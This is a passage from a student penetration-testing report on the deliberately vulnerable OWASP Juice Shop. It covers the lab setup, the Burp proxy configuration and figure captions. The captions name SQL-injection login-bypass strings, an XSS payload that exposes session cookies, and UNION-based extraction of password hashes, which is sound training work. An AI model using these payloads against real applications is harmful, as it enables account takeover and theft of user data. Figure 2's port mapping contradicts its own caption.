
OWASP JUICE SHOP

Web Application Penetration Testing Report

Realized by: Maram Raboudi & Wejdene Cherif

University: Tek-Up : Ecole Supérieure Privée Technologie & Ingénierie

Class: SSIRE-A

Date: 14-03-2026

Table of Contents:

Introduction.....	4
OWASP Top 10 Overview.....	4
Disclaimer.....	5
About OWASP Juice-Shop.....	5
Lab Setup.....	5
Finding Severity Ratings	7
Executive Summary	7
Technical Findings	8
Finding 1: Information Disclosure - Admin Email	8
Finding 2: Hidden Route Disclosure via main.js	9
Finding 3: SQL Injection - Authentication Bypass	10
Finding 4: Broken Access Control - Admin Panel Access	12
Finding 5: Sensitive Data Exposure - Application Configuration API	13
Finding 6: Sensitive File Exposure - Unauthenticated FTP Directory	14
Finding 7: Chained Attack - Email Disclosure to Account Takeover	15
Finding 8: DOM-Based XSS - Search Parameter	16
Finding 9: Reflected XSS - Search Results Heading	17
Finding 10: SQL Injection - Product Search Endpoint	18
Finding 11: Weak Password Hashing - MD5 Algorithm	19
Finding 12: Insecure JWT Implementation - Algorithm Confusion	20
Remediation Summary	18
References	19
Conclusion	20

List of Figures:

- Figure 1** Terminal output of docker pull downloading all image layers, followed by docker run starting the contain... ..
- Figure 2** Terminal showing the docker run command executed with port mapping 3000:3000.
- Figure 3** FoxyProxy Standard Firefox extension added successfully.
- Figure 4** Firefox browser permission dialog confirming FoxyProxy extension installation.
- Figure 5** FoxyProxy proxy entry configured — Title: BurpSuite, Type: HTTP, Host: 127.0.0.1, Port: 8080.
- Figure 6** FoxyProxy showing the BurpSuite proxy entry active and ready.
- Figure 7** Burp Suite Proxy Settings — listener running on 127.0.0.1:8080.
- Figure 8** Burp Suite welcome page at 127.0.0.1:8080 confirming the proxy is reachable.
- Figure 9** Second confirmation of Burp Suite proxy page accessible during active session.
- Figure 10** Firefox trust dialog — PortSwigger CA certificate accepted for website identification.
- Figure 11** Firefox Certificate Manager — Authorities tab showing the Import button.
- Figure 12** Burp Suite HTTP History showing intercepted traffic confirming the proxy chain is fully operational.
- Figure 13** Apple Juice product review showing admin@juice-sh.op as the author, accessible without authenticat... ..
- Figure 14** main.js loaded in the browser — the route path 'administration' highlighted in the JavaScript bundle.
- Figure 15** Searching main.js for 'score' — the path 'score-board' found in the bundle.
- Figure 16** Attempting /#/administration without authentication returns 403 Forbidden, confirming the route exists.
- Figure 17** Successfully accessing /#/score-board — challenge completion notification confirms the hidden page
- Figure 18** Burp Suite HTTP History showing the intercepted POST /rest/user/login request with admin email in t... ..
- Figure 19** Burp Intruder configured with the email field as injection position and a SQL injection payload list.
- Figure 20** Intruder attack results — HTTP 200 responses identifying the successful SQL injection payloads.
- Figure 21** Login form with the payload ' OR 1=1 -- typed into the email field, demonstrating browser-based inject... ..
- Figure 22** Juice Shop homepage after successful SQL injection — green banner confirms 'Login Admin' challen... ..
- Figure 23** Administration panel fully loaded after authentication bypass — all registered user email addresses vi... ..
- Figure 24** /rest/admin/application-configuration JSON response exposed without authentication.
- Figure 25** robots.txt disclosing Disallow: /ftp — confirming the FTP directory path via passive reconnaissance.
- Figure 26** Unauthenticated /ftp directory listing — all sensitive files visible without credentials.
- Figure 27** acquisitions.md opened in the browser — marked as a restricted document with business acquisition details.
- Figure 28** Juice Shop homepage showing the Confidential Document challenge solved, confirming successful document access.
- Figure 29** Apple Press product review showing jim@juice-sh.op as the author — email exposed publicly without authentication.
- Figure 30** Login form with the payload jim@juice-sh.op'-- entered in the email field.
- Figure 31** Juice Shop homepage after successful account takeover — green banner confirms 'Login Jim' challe... ..
- Figure 32** DOM XSS alert('xss') payload executing in the browser — the JavaScript alert fires successfully.

- Figure 33** Cookie theft payload document.cookie exposing the full JWT session token via the XSS alert dialog.
- Figure 34** Reflected HTML injection in the search results heading — 'Clique' appears as a clickable link to an ex... ..
- Figure 35** sqlmap command targeting /rest/products/search?q= confirming SQLite backend and UNION technique.
- Figure 36** sqlmap output listing all 21 database tables including Users, Cards, Baskets, and SecurityAnswers.
- Figure 37** Burp Repeater with ORDER BY 9-- returning HTTP 200, confirming 9 columns in the result set.
- Figure 38** Burp Repeater with ORDER BY 10-- returning HTTP 500 Internal Server Error, confirming column count.
- Figure 39** Burp Repeater with UNION ALL SELECT payload extracting email and password hash from the Users table.
- Figure 40** Response showing user emails concatenated with MD5 password hashes and roles via UNION injection.
- Figure 41** Burp Repeater UNION SELECT against sqlite_schema returning CREATE TABLE definitions.
- Figure 42** Juice Shop score-board showing the Database Schema challenge solved confirming full DB exfiltration.
- Figure 43** Terminal output of data_exfiltration.txt showing user emails paired with MD5 hashes and roles.
- Figure 44** Database response showing extracted hash 3c2abc04e4a6ea8f1327d0aae3714b7d alongside user account.
- Figure 45** hashes.com online tool identifying the extracted hash as MD5 algorithm, confirming the weak hashing scheme in use.
- Figure 46** hashes.com successfully cracking the MD5 hash returning the plaintext password via rainbow table.
- Figure 47** Juice Shop homepage showing the Leaked Access Logs challenge solved via OSINT credential lookup.
- Figure 48** Score-board challenge card for Leaked Access Logs confirming OSINT-based authentication bypass.

Introduction:

This report presents the results of a web application penetration test conducted against the OWASP Juice-Shop application. The engagement was carried out as part of the SSIRE-A cybersecurity programme at Tek-Up University under the supervision of Instructor Oussama Riahi.

The primary objective was to identify, exploit, and document real-world security vulnerabilities present in a deliberately vulnerable application. All testing was performed in a controlled, isolated Docker environment with no impact on any production systems. Findings are mapped to the OWASP Top 10 categories and include technical details, evidence, and actionable remediation guidance.

OWASP Top 10 Overview

The OWASP Top 10 is a standard awareness document for web application security, representing a broad consensus about the most critical security risks. The 2021 edition defines the following ten categories:

A01:2021 - Broken Access Control: Restrictions on authenticated users are not properly enforced, allowing attackers to act outside intended permissions.

A02:2021 - Cryptographic Failures: Failures related to cryptography that often lead to sensitive data exposure or system compromise.

A03:2021 - Injection: User-supplied data is not validated or sanitised, allowing hostile data to be sent to an interpreter : SQL, NoSQL, OS, LDAP.

A04:2021 - Insecure Design: Missing or ineffective control design representing a shift towards secure design patterns and threat modelling.

A05:2021 - Security Misconfiguration: Improperly configured permissions, unnecessary features, default credentials, or verbose error messages.

A06:2021 - Vulnerable and Outdated Components: Use of components with known vulnerabilities or failure to keep dependencies up to date.

A07:2021 - Identification and Authentication Failures: Weaknesses in authentication and session management allowing attackers to assume other users' identities.

A08:2021 - Software and Data Integrity Failures: Code and infrastructure that does not protect against integrity violations, including insecure deserialization.

A09:2021 - Security Logging and Monitoring Failures: Insufficient logging and monitoring, allowing attacks to persist undetected.

A10:2021 - Server-Side Request Forgery: A web application fetches a remote resource without validating the user-supplied URL, allowing coercion of unexpected server requests.

Disclaimer:

This penetration test was conducted exclusively within a controlled laboratory environment using a deliberately vulnerable application (OWASP Juice-Shop) for educational purposes. All activities were authorised and performed solely for academic training.

A penetration test is a snapshot in time. The findings reflect information gathered during the assessment period and do not account for changes made outside that window. Time-limited engagements do not permit full evaluation of all security controls; the team prioritised the most exploitable attack paths.

The techniques, tools, and payloads described in this report must not be used against any system without explicit written authorisation from the system owner. Unauthorised use constitutes a criminal offence under applicable law.

About OWASP Juice Shop:

OWASP Juice-Shop is the most modern and sophisticated deliberately insecure web application available for security training. Written in Node.js, Express, and Angular, it encompasses vulnerabilities from the entire **OWASP Top 10** along with many other security flaws found in real-world applications.

Its product-themed interface conceals over 100 coded challenges covering injection, broken authentication, sensitive data exposure, security misconfiguration, XSS, insecure deserialization, and many more categories. A score board hidden at **#!/score-board** tracks progress across all challenges, and finding it is itself a challenge to solve.

Juice-Shop is officially recommended by OWASP for web security education. Its Docker-based deployment makes it easy to spin up an isolated lab environment on any operating system. The application uses SQLite via Sequelize ORM and the frontend is compiled as a Single-Page Application, representative of modern web architectures.

Lab Setup:

For Linux:

Docker is the recommended method to run OWASP Juice Shop on Linux. The following steps were performed on Kali Linux GNU/Linux:

Install Docker:


```
sudo apt-get update
sudo apt-get install -y docker.io
```

```
sudo systemctl start docker
sudo systemctl enable docker
```

Pull the image and run the container:

```
sudo docker pull bkimminich/juice-shop
sudo docker run -d -p 3000:3000 bkimminich/juice-shop
```


The flag `-d` runs the container in detached mode. Navigate to **<http://localhost:3000>** to confirm the application is running.



```
(kali@kali)-[~/juice-shop]
$ sudo docker pull bkimminich/juice-shop
Using default tag: latest
latest: Pulling from bkimminich/juice-shop
fd4aa3667332: Pull complete
bfb59b82a9b6: Pull complete
017886f7e176: Pull complete
62de241dac5f: Pull complete
2780920e5dbf: Pull complete
7c12895b777b: Pull complete
3214acf345c0: Pull complete
52630fc75a18: Pull complete
dd64bf2dd177: Pull complete
4aa0ea1413d3: Pull complete
dcaa5a89b0cc: Pull complete
069d1e267530: Pull complete
e7fa9df358f0: Pull complete
d8a0d911b13e: Pull complete
5b14f6c9a813: Pull complete
33ce0b1d99fc: Pull complete
f45e0372ce60: Pull complete
7faf0cfa885c: Pull complete
9cd2a1476fcc: Downloading [=====] 48.71MB/51.15MB
9cd2a1476fcc: Pull complete
9d2a7448ec0d: Pull complete
ea42d2577342: Pull complete
Digest: sha256:e68bd19091f952a0cdf75c5ca318d92e7a06b350ab5a88446f2bf62daf2e88c9
Status: Downloaded newer image for bkimminich/juice-shop:latest
docker.io/bkimminich/juice-shop:latest

(kali@kali)-[~/juice-shop]
$ sudo docker run -d -p 3000:3000 bkimminich/juice-shop
e3cf915fa604bd52bc1b3f6dd0d9971dbde1974d16fa58e845e3f2b1b8c5fd0c
```

Figure 1: Terminal output of `docker pull` downloading all image layers, followed by `docker run` starting the container.



```
(kali@kali)-[~/juice-shop]
$ sudo docker run -d -p 3000:7777 bkimminich/juice-shop
```

Figure 2: Terminal showing the `docker run` command executed with port mapping 3000:3000.

Windows (Docker Desktop):

On Windows, download and install Docker Desktop from **<https://www.docker.com/products/docker-desktop>**, enabling the WSL 2 backend during installation. Once the engine is initialised, open PowerShell as Administrator and run:

```
docker pull bkimminich/juice-shop
```

```
docker run -d -p 3000:3000 bkimminich/juice-shop
```

Open a browser and navigate to **http://localhost:3000** to confirm the Juice Shop welcome screen appears. To stop the container run `docker ps` to note the container ID, then `docker stop`.

Proxy Setup (Burp Suite + FoxyProxy):

All HTTP traffic was routed through Burp Suite Community Edition v2025.12.5 acting as a man-in-the-middle proxy. FoxyProxy Standard was installed in Firefox to redirect traffic to Burp at 127.0.0.1:8080. The PortSwigger CA certificate was imported into Firefox to enable HTTPS inspection without browser warnings.




Figure 3: FoxyProxy Standard Firefox extension added successfully.




Figure 4: Firefox browser permission dialog confirming FoxyProxy extension installation.




Figure 5: FoxyProxy proxy entry configured — Title: BurpSuite, Type: HTTP, Host: 127.0.0.1, Port: 8080.




Figure 6: FoxyProxy showing the BurpSuite proxy entry active and ready.




Figure 7: Burp Suite Proxy Settings — listener running on 127.0.0.1:8080.




Figure 8: Burp Suite Community Edition welcome page at 127.0.0.1:8080 confirming the proxy is reachable.

Figure 9: Second confirmation of Burp Suite proxy page accessible during active session.

With FoxyProxy active, navigate to <http://127.0.0.1:8080> in Firefox, download the CA Certificate, then import it under Firefox Settings > Privacy and Security > Certificates > Authorities, trusting it for website identification.




Figure 10: Firefox trust dialog — PortSwigger CA certificate accepted for website identification.




Figure 11: Firefox Certificate Manager — Authorities tab showing the import button used to add the Burp CA.

